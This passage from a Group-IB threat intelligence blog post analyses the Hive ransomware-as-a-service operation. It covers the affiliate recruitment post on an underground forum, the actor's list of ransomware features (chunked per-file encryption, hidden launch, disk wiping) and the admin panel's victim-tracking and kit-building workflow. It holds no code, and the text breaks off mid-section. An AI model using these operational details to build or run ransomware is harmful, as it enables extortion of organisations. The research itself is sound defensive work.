


Inside the Hive

[i blog.group-ib.com/hive](https://blog.group-ib.com/hive)




09.12.2021

Deep dive into Hive RaaS, analysis of latest samples



Dmitry Shestakov

Head of Cybercrime Research at Group-IB



Andrey Zhdanov

Threat Hunter at the Group-IB DFIR Team

In the first 11 months of 2021, over 60% of all incidents investigated by Group-IB involved ransomware. Ransomware has finally established itself as cyber threat number one.

In July 2021, international media reported that REvil ransomware operators demanded a record-breaking ransom of \$70 millions from meat giant JBS in exchange for providing the decryption key. The record didn't stand long. It took the ransomware empire less than half a year to grow this ransom demand 3-fold to \$240 millions. In November 2021, Europe's largest consumer electronics retailer Media Markt fell prey to a ransomware attack. It turned out that the perpetrator behind the incident was Hive, which used to take a back seat. Both

threat actors worked under the Ransomware-as-a-Service (RaaS) model and frequently released victim data on their DLS (data leak sites, where the data belonging to companies that refuse to pay a ransom is published).

The main factors behind the rise of the ransomware empire were the use of the double extortion technique based on DLS, the active development of the RaaS program market, as well as the increasing popularity of ransomware programs among financially cybercriminals who used to have a more difficult way to make money.

According to the "[Hi-Tech Crime Trends 2021/2022. Part II. Corporansom: threat number one](#)" released earlier in the day, the number of victims whose data has been published on DLSs has grown by unprecedented 935% from 229 to 2,371 during the period from H2 2020 to H1 2021 compared to the corresponding period a year earlier. Despite the "protests" of several underground forum administrators united by the "No more ransom!" motto, in the review period, 21 new partner programs emerged, which is a 19-percent increase year-on-year.

As the entire world was watching REvil's forced rebranding, the victim count of ransomware Hive, which appeared in June 2021, continued to surge. If one tried to evaluate Hive's private affiliate program based on the number of victims whose data was released on DLS (48), they wouldn't be impressed.

On closer examination, this RaaS program turns out to be one of the most aggressive ones, with Hive operators using the most urgent methods of pressure on the target organizations and distinctive TTPs, which are worth being examined.

For technical experts, the blog post authors have included dedicated parts with info on methods and approaches that can be used to hunt for Hive operators. They also present a comprehensive analysis of the Hive ransomware sample, indicators of compromise, and YARA rules, which should help analysts identify the Hive attacks.

Hive affiliates have been busy as bees: the actual number of their victims is in the hundreds despite the fact that the affiliate program has been active less than half a year. Due to Hive DLS's specific characteristics and its admin panel, Group-IB Threat Intelligence analysts have managed to determine that as of October 16, 2021, at least 355 companies fell victim to the threat actor.

Hive affiliates resort to various initial compromise methods: vulnerable RDP servers, compromised VPN credentials, as well as phishing emails with malicious attachments. The data encryption is often carried out during non working hours or at the weekend. Taking into account that Hive targets organizations from various economic sectors from all around the world and their attacks are manually controlled by the affiliates, it's crucial to closely monitor the changes in TTPs of these ransomware operators.

Group-IB Digital Forensics and Threat Intelligence teams have analyzed the latest available samples of Hive and for the first time analyzed the affiliate program from the inside, having tracked down it to its creation.

More information about RaaS affiliate programs, the most noticeable ransomware samples, tactics, techniques, and tools used by threat actors, as well as events in the dark web that led to the rise of the ransomware empire can be found in "[Hi-Tech Crime Trends 2021/2022. Part II. Corporansom: threat number one](#)" report.

Inside Hive Ransomware-as-a-Service

Among the first victims of Hive ransomware was Altus Group, attacked on June 23, 2021. One month later, on July 25, the information about this Canadian IT company was listed in the newly created Hive's DLS.

<h2>Altus Group</h2> <p>A global leader of software, data solutions and technology-enabled expert services for the commercial real estate industry</p> <p>Website www.altusgroup.com</p> <p>Revenue \$500M</p> <p>Employees 2 600</p>	<p>Encrypted at</p> <p>23 June 2021</p> <p>19:14:30</p> <p>Disclosed at</p> <p>26 June 2021 · 15:21:00</p>	<p>Share</p> <p></p> <p></p>
--	--	------------------------------

Disclosed Links ▾ 1 link - 89 Mb

First victim on Hive's DLS

Hive did not have any public affiliate programs, so it was initially unclear whether the group was using the RaaS business model or was an impossible-to-join private group.

The user **kkk** posted a message on the private underground forum RAMP on **September 7, 2021**, advertising an affiliate program.



Market → Soft

[RaaS] Affiliate program

👤 kkk User

📅 Published 09/07/2021 at 19:32

💬 2 👁 115

A user with the username kkk was looking for "pentesters with their own networks". The message says that the ransomware works on Windows, Linux, FreeBSD, etc. The affiliate program has an administrative panel in TOR. Payments are made to affiliates' wallets. 80% of the payment goes to the affiliate, 20% to the creator of the affiliate program.

A RAMP user created a thread asking about what affiliate programs were currently popular and have a good reputation, to which the user with the username kkk left a comment saying that they "had a good option". This implies that they themselves had access to an affiliate program.

Answers (3) Reply



kkk Published 09/08/2021 at 13:55
User

BlackMatter = Darkside, Haron = Avaddon.

Text me in direct message, I have some good options for you

Reply

The threat actor kkk provided detailed information about the malware used in the affiliate program. From the description it became clear that the threat actor was most likely referring to Hive ransomware.

Note 3rFNnyte

Note deleted, be sure to copy
the data before closing the
page

- Passes files by regular expression
- Each file is encrypted with a separate unique key involving chunks of 4096 bytes each, beginning, end, then depending on the file size
- Quick and multithread (very high speed thanks to the unchanging end file size)
- Not dependent on external libraries
- It is launched in hidden mode; if launched through the console it shows a log within it (Windows)
- Clears all disk space (you can disable it, leaves out network drives)

Compressed file size: ~786Kb for Linux

Compressed file size: ~786Kb for Linux

The admin panel is in Tor with a chat, there is a blog. The API backend is not afraid of ECE, SQLi


Speed 4.5 gigs per minute. Before that the speed was 0.9 gb per minute.

Code generation for every build

Copy data


The threat actor kkk sent a one-time note with a full technical description of the ransomware (translated from Russian), 2021

The threat actor also provided access to a private ransomware affiliate program. The access page made it clear that it was a Hive RaaS operation.




Hive admin panel login page

After authorization to the admin panel, Hive's affiliates can see the home page with a brief summary and key statistics: what percentage of the ransom is paid to the Hive affiliates, how much money they can expect to be paid in the future, and how much they have received so far, as well as the number of companies that have paid up, have had their data encrypted and whose data was published on DLS. The total balance and the username (blurred in the screenshot below) are also displayed.



The home page of the Hive affiliate program


Under the "companies" tab, Hive's affiliates can record the victim company's name and website, a brief description, and sometimes its annual revenue and the number of employees.



Creating a new victim company's profile in the Hive affiliate program










After entering the victim's details, the Hive affiliates can leave a comment for the admin and update the victim's details. On the right side of the page, the affiliates can build a Hive ransomware kit to use in a future attack and make a note about whether encrypting the company's data was successful.

Building the ransomware kit may take up to 15 minutes. If a company refuses to pay the ransom, it is possible to add a link that will be posted on the Hive DLS.




Generating ransomware kit within the Hive affiliate program

After the ransomware is created, an archive is generated containing the following files:

Name	Size
 esxi	252,4 kB
 freebsd	2,6 MB
 linux32	2,1 MB
 linux64	2,4 MB
 README.txt	3,3 kB
 windows.exe	3,5 MB
 windows32_only.exe	3,2 MB
 windows32_only_cmd.exe	3,3 MB
 windows_cmd.exe	3,7 MB

Archive containing Hive ransomware

After a victim is infected, a ransom note containing a link to the website as well as the access login and password would be generated automatically .



Hive ransom note

If the affiliate ascertains that the company was encrypted, a chat with the victim — Hive's "**sales department**" — will open. At the time of research, communication of Hive affiliated with the victim was as follows:

1

